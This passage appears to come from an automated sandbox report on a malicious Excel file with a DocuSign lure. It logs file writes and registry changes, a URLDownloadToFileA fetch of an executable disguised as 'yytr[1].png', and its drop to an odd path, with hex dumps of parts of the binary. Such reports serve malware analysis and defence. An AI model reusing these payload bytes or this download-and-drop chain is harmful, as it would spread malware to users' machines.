6b 88 be e2 ae 62
a9 82 4a 1e de 8a
9f d6 2d f7 40 4f
84 dd b7 de ca 78
8c 5c 7e d9 01 b5
45 9e b5 fb 5c a6
53 b8 ee b4 fc cc
3a 75 8b 8a cc 89
c0 12 48 d2 49 28
03 62 67 2e ff 20
c5 6e 73 f1 c4 90
ae c7 64 9b 94 d2
1f 38 ed 69 d2 1d
c1 e0 42</td><td>.l..$u...*...........$.......-
}.W!..v.+..:q=.88.bG...Q.....
.O5.`..y.....J`...F..rJ.M...)..
.+...*..|..Q....?7..\Tg.....'.;...-
....y.DW.=....wA3.#.".....
(....z.l...U8x...&.p.c.k....b
..J.....-.@O.....x.\~...E...\.
S.....:u......H.I(.bg.. .ns...
..d....8.i....B</td><td>success or wait</td><td>1</td><td>7FEEAA29AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\0FDE0000</td><td>unknown</td><td>12132</td><td>45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
40 00 be 00 88 00
3e 00 00 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 40 00 be 00
88 00 3f 00 00 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45</td><td>E.E.E.E.E.E.E.E.E.E.E.E.
E.E.E.
@.....>...E.E.E.E.E.E.E.E.
E.E.
E.E.E.E.E.E.E.E.E.E.E.E.
E.E.E.
E.E.E.E.E.E.E.E.E.E.E.E.
E.E.E.
E.E.E.E.E.E.E.E.E.E.E.E.
E.E.E.
E.E.E.E.E.E.E.E.E.E.@.....
?...
E.E.E.E.E.E.E.E.E.E.E.E.
E.E.E.
E.E.E.E.E.E.E.E.E.E.E.E.
E.E.E.E.E.E.E.E.E.E.E</td><td>success or wait</td><td>2</td><td>7FEEAA29AC0</td><td>unknown</td></tr>
</table>

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\Desktop\0FDE0000</td><td>unknown</td><td>16384</td><td>90 6c 7f ff 24 75
8d a2 c4 2a 0d b0
9e a6 93 b3 c7 ae
eb e8 1f 24 90 e1
c1 d9 bc 01 cb 2d
7d fe 57 21 16 a8
76 90 2b 8d 0e 3a
71 3d cd 38 38 81
62 47 07 83 b8 51
d4 b3 2e 98 f9 bf
4f 35 1b 60 90 c4
79 d6 f4 ab c2 86
4a 60 c9 8e 09 46
d6 c9 72 4a 80 4d
cf e2 cb 29 b0 d0
83 2b b4 a2 8f 2a
d7 a3 7c e6 ca 51
9a 83 a3 d6 3f 37
9d a1 5c 54 67 a4
fd 0a a1 f2 27 91
3b b9 1c 0d 2d de
9d a6 06 79 a6 44
57 93 3d 0a da c3
ce 77 41 33 d5 23
8b 22 87 bf e4 a8
0a 28 d6 00 8a dc
7a ef 6c cb d4 ee
55 38 78 9a 14 0c
26 af 70 a3 63 b6
6b 88 be e2 ae 62
a9 82 4a 1e de 8a
9f d6 2d f7 40 4f
84 dd b7 de ca 78
8c 5c 7e d9 01 b5
45 9e b5 fb 5c a6
53 b8 ee b4 fc cc
3a 75 8b 8a cc 89
c0 12 48 d2 49 28
03 62 67 2e ff 20
c5 6e 73 f1 c4 90
ae c7 64 9b 94 d2
1f 38 ed 69 d2 1d
c1 e0 42</td><td>.l..$u...*...........$.......-
}.W!..v.+..:q=.88.bG...Q.....
.O5.`..y.....J`...F..rJ.M...)..
.+...*..|..Q....?7..\Tg.....'.;...-
....y.DW.=....wA3.#.".....
(....z.l...U8x...&.p.c.k....b
..J.....-.@O.....x.\~...E...\.
S.....:u......H.I(.bg.. .ns...
..d....8.i....B</td><td>success or wait</td><td>2</td><td>7FEEAA29AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\0FDE0000</td><td>unknown</td><td>16384</td><td>45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
40 00 be 00 88 00
3e 00 00 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 40 00 be 00
88 00 3f 00 00 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45 00 45 00
45 00 45</td><td>E.E.E.E.E.E.E.E.E.E.E.E.
E.E.E.
@.....>...E.E.E.E.E.E.E.E.
E.E.
E.E.E.E.E.E.E.E.E.E.E.E.
E.E.E.
E.E.E.E.E.E.E.E.E.E.E.E.
E.E.E.
E.E.E.E.E.E.E.E.E.E.E.E.
E.E.E.
E.E.E.E.E.E.E.E.E.E.@.....
?...
E.E.E.E.E.E.E.E.E.E.E.E.
E.E.E.
E.E.E.E.E.E.E.E.E.E.E.E.
E.E.E.E.E.E.E.E.E.E.E</td><td>success or wait</td><td>1</td><td>7FEEAA29AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\0FDE0000	unknown	1588	44 02 00 2b c0 24 14 00 1e c0 42 02 62 80 be 00 16 00 13 00 1f 00 44 00 44 00 44 00 44 00 44 00 44 00 44 00 44 00 26 00 fd 00 0a 00 13 00 27 00 44 00 04 00 00 00 be 00 12 00 13 00 28 00 44 00 44 00 44 00 44 00 44 00 44 00 2d 00 be 00 2e 00 14 00 1a 00 44 00 2d 00 be 00 0a 00 15 00 1a 00 44 00 44 00 1b 00 06 00 1f 00 15 00 1c 00 44 00 01 00 00 00 1c 00 ff ff 00 00 15 00 1d ff 09 00 24 13 00 1d c0 42 01 ff 00 06 00 1f 00 15 00 1d 00 44 00 01 00 00 00 1c 00 ff ff 00 00 15 00 1e ff 09 00 24 13 00 1e c0 42 01 ff 00 06 00 1f 00 15 00 1e 00 44 00 01 00 00 00 1c 00 ff ff 00 00 fa 0f 72 fd 09 00 24 0d 00 1d c0 42 01 ff 00 be 00 24 00 15 00 1f 00 44 00	D..+.$....B.b.........D.D.D.D. D.D.D.D.&.......'.D........... (.D.D.D.D.D.D.- .........D.D.D. D.D.D.D.D.D.D.D.D.D.D.D.D .D.D.D.D.D.- .........D.D...........D. ....$....B........ ...D.................$....B... ....D.............r...$... .B.....$.....D.	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\0FDE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 06 00 08 00 05 00 07 00 ba 01 13 00 08 00 01 2d 04 42 04 30 04 1a 04 3d 04 38 04 33 04 30 04 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 00 00 00 00	........g2.................... ......\.p.... B.....a.........=................- .B.0...=.8.3.0.......... ....=.. ...i..9J.8.....	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\0FDE0000	unknown	200	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 00 c0 7c 0d 23 d9 c6 01 40 00 00 00 00 61 98 20 1d ff d6 01 03 00 00 00 00 00 00 00	.. ...Oh.....+'..0..... @.....H.....T.....`..... ..x..... ....Microsoft Excel.@.....|.#...@....a.	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\0FDE0000	unknown	276	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 e4 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 9f 00 00 00 02 00 00 00 e4 04 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 03 00 00 00 09 00 00 00 44 6f 63 75 53 69 67 6e 00 05 00 00 00 44 6f 63 31 00 05 00 00 00 44 6f 63 32 00 0c 10 00 00 04 00 00 00 1e 00 00 00 0b 00 00 00 57 6f 72 6b 73 68 65 65 74 73 00 03 00 00 00 01 00 00 00 1e 00 00 00 11 00 00 00 45 78 63 65 6c	.. ..+,..0..... H.....P.....X.....`..... ..h.....p.....x..... .... DocuSign.....Doc1.....Doc2 ....Worksheets..... .....Excel	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\0FDE0000	unknown	3072	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\0FDE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 05 00 00 00 79 02 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 74 02 00 00 75 02 00 00 76 02 00 00 77 02 00 00 78 02 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	........................>..... ....y........... ....t...u...v...w. ..x...........................	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\yytr[1].png	unknown	771	4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP.....................@..... ....!..L.!..This program must be run under Win32..$7	success or wait	1	1402C828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\yytr[1].png	unknown	8192	00 00 00 00 00 00 00 00 00 40 00 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 10	.........@..P.................	success or wait	1	1402C828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\yytr[1].png	unknown	4164	a1 20 c0 54 a5 8c 37 61 8b 5a 8b d8 25 5d 89 f9 db 67 f8 f3 27 bf a2 c8 5d dd 80 6e 9b 97 20 8a 02 52 60 c4 25 75 f0 59 d5 6e 62 11 35 ae ca 7b c3 ff 25 cc c1 45 00 8b c0 53 33 db 6a 00 e8 ee ff ff ff 83 f8 07 75 1c 6a 01 e8 e2 ff ff ff 25 00 ff 00 00 3d 00 0d 00 00 74 07 3d 00 04 00 00 75 02 b3 01 8b c3 5b c3 90 55 8b ec 83 c4 f4 0f b7 05 20 90 45 00 89 45 f8 8d 45 fc 50 6a 01 6a 00 68 04 30 40 00 68 02 00 00 80 e8 31 e3 ff ff 85 c0 75 4d 33 c0 55 68 dd 2f 40 00 64 ff 30 64 89 20 c7 45 f4 04 00 00 00 8d 45 f4 50 8d 45 f8 50 6a 00 6a 00 68 20 30 40 00 8b 45 fc 50 e8 06 e3 ff ff 33 c0 5a 59 59 64 89 10 68 e4 2f 40 00 8b 45 fc 50 e8 e0 e2 ff ff c3 e9 56 08 00 00 eb ef 66 a1 20 90 45 00 66 25 c0 ff 66 8b 55 f8 66 83 e2 3f 66 0b c2 66 a3 20 90 45 00 8b e5 5d	. .T..7a.Z..%]...g..'...]..n.. ..R`.%u.Y.nb.5.. {..%..E...S3. j.........u.j......%....=....t .=....u.....[..U........ .E..E ..E.Pj.j.h.0@.h.....1.....uM3 .Uh./@.d.0d. .E......E.P.E.Pj.j.h 0@..E.P.....3.ZYYd..h./@.. E.P.......V.....f. .E.f%..f.U.f ..?f..f. .E...]	success or wait	1	1402C828C	URLDownloadToFileA
C:\fyjh\zglgy\lckhvmn.drhdh	unknown	13127	4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP....................@..... ....!..L.!..This program must be run under Win32..$7	success or wait	1	1402C828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\yytr[1].png	unknown	8192	39 d7 7e 02 89 d7 8b 6b fc 89 f0 01 ea e8 75 00 00 00 58 39 d8 75 02 8b 1e 8b 06 8d 14 2f 8b 48 fc 29 d1 01 c2 01 f8 e8 1b e4 ff ff 89 d8 8b 16 89 e9 01 fa e8 0e e4 ff ff 5d 5f 5e 5b c3 90 85 c0 74 40 85 d2 74 31 53 56 57 89 c6 89 d7 8b 4f fc 57 8b 56 fc 4a 78 1b 8a 06 46 29 d1 7e 14 f2 ae 75 10 89 cb 56 57 89 d1 f3 a6 5f 5e 74 0c 89 d9 eb ec 5a 31 c0 eb 08 31 c0 c3 5a 89 f8 29 d0 5f 5e 5b c3 8d 40 00 53 56 57 89 c3 89 d6 31 ff 85 d2 7e 48 8b 03 85 c0 74 23 83 78 f8 01 75 1d 83 e8 08 83 c2 09 50 89 e0 e8 dd e1 ff ff 58 83 c0 08 89 03 89 70 fc c6 04 06 00 eb 28 89 d0 e8 3b fa ff ff 89 c7 8b 03 85 c0 74 10 89 fa 8b 48 fc 39 f1 7c 02 89 f1 e8 6b e3 ff ff 89 d8 e8 58 f9 ff ff 89 3b 5f 5e 5b c3 8b c0 b0 01 e9 b5 e2 ff ff c3 85 c0 74 10 50 6a 00 e8 64 cd ff ff	9.~....k......u...X9.u...../ .H.).....]_^ [....t@..t1SVW.....O.W.V.J x... F).~...u...VW...._^t.....Z1... 1..Z..)._^[..@.SVW....1...~ H....t#.x..u.....P.....X..... .p.....(...;.....t....H.9 .|....k.....X....;_^[..... .....t.Pj..d...	success or wait	60	1402C828C	URLDownloadToFileA
C:\fyjh\zglgy\lckhvmn.drhdh	unknown	26760	f8 75 08 8d 42 f8 e8 9a e7 ff ff c3 90 85 d2 74 0a 8b 4a f8 41 7e 04 f0 ff 42 f8 87 10 85 d2 74 14 8b 4a f8 49 7c 0e f0 ff 4a f8 75 08 8d 42 f8 e8 70 e7 ff ff c3 8d 40 00 85 c0 7e 24 50 83 c0 0a 83 e0 fe 50 e8 3b e7 ff ff 5a 66 c7 44 02 fe 00 00 83 c0 08 5a 89 50 fc c7 40 f8 01 00 00 00 c3 31 c0 c3 90 53 56 57 89 c3 89 d6 89 cf 89 f8 e8 c4 ff ff ff 89 f9 89 c7 85 f6 74 09 89 c2 89 f0 e8 fb e8 ff ff 89 d8 e8 e8 fe ff ff 89 3b 5f 5e 5b c3 8b c0 55 8b ec 6a 00 6a 00 52 50 8b 45 08 50 51 6a 00 a1 c0 b5 45 00 50 e8 dd d2 ff ff 5d c2 04 00 90 55 8b ec 52 50 8b 45 08 50 51 6a 00 a1 c0 b5 45 00 50 e8 a1 d2 ff ff 5d c2 04 00 90 53 56 57 55 81 c4 04 f0 ff ff 50 83 c4 fc 8b f1 89 14 24 8b f8 85 f6 7f 09 8b c7 e8 84 fe ff ff eb 5f 8d 6e 01 81 fd ff 07 00 00 7d 28 56	.u..B.....t..J.A~...B.... .t..J.I|...J.u..B..p.....@...~ $P.....P.;...Zf.D.....Z.P.. @.....1...SVW..... ...t.....;_^[...U ..j.j.RP.E.PQj....E.P.....]... .U..RP.E.PQj....E.P.....].... SVWU.....P.....$..... .._.n.....}(V	success or wait	6	1402C828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\fyjh\zglgy\lckhvmn.drhdh	unknown	185409	c3 3b 4e 10 74 37 89 4e 10 8b 46 08 85 c0 76 07 3b c1 73 03 89 4e 08 8b c6 8b 10 ff 52 0c 5e c3 3b 4e 14 74 18 89 4e 14 8b 46 0c 85 c0 76 07 3b c1 73 03 89 4e 0c 8b c6 8b 10 ff 52 0c 5e c3 8b c0 53 66 83 78 1a 00 74 0a 8b d8 8b d0 8b 43 1c ff 53 18 5b c3 53 56 8b f2 8b d8 8b c6 8b 15 f0 43 44 00 e8 85 be fb ff 89 43 18 5e 5b c3 8d 40 00 55 8b ec 83 c4 e4 53 56 57 33 c9 89 4d f8 89 4d e4 8b fa 8b d8 33 c0 55 68 fd 74 44 00 64 ff 30 64 89 20 c6 45 ff 01 8b 43 10 8b 15 a8 e2 42 00 e8 23 be fb ff 84 c0 74 76 8b d7 8b 43 10 66 be ee ff e8 81 be fb ff 84 c0 74 64 a1 b4 a0 45 00 8b 00 80 78 7c 00 74 57 8b 43 10 66 83 b8 84 00 00 00 00 74 4a 83 3f 00 74 45 8d 45 f8 50 8b 07 89 45 e8 c6 45 ec 0b 8d 55 e4 8b 43 10 66 8b 80 84 00 00 00 e8 e3 66 ff ff 8b 45 e4 89 45	.;N.t7.N..F...v.;.s..N.....R. ^.;N.t..N..F...v.;.s..N.....R .^...Sf.x..t.....C..S.[.SV... .....CD.....C.^[..@.U.....S VW3..M..M.....3.Uh.tD.d.0 d. .E ...C.....B..#.....tv...C.f.... .....td...E....x|.tW.C.f..... ..tJ.?.tE.E.P...E..E...U..C.f. .....f...E..E	success or wait	1	1402C828C	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\0FDE0000	unknown	16384	success or wait	2	7FEEAA29AC0	unknown
C:\Users\user\Desktop\0FDE0000	unknown	16384	success or wait	2	7FEEAA29AC0	unknown
C:\Users\user\Desktop\0FDE0000	unknown	16384	success or wait	1	7FEEAA29AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	4	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	4	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDC3C	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDD16	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDECB	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDF57	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAA29AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAA29AC0	unknown
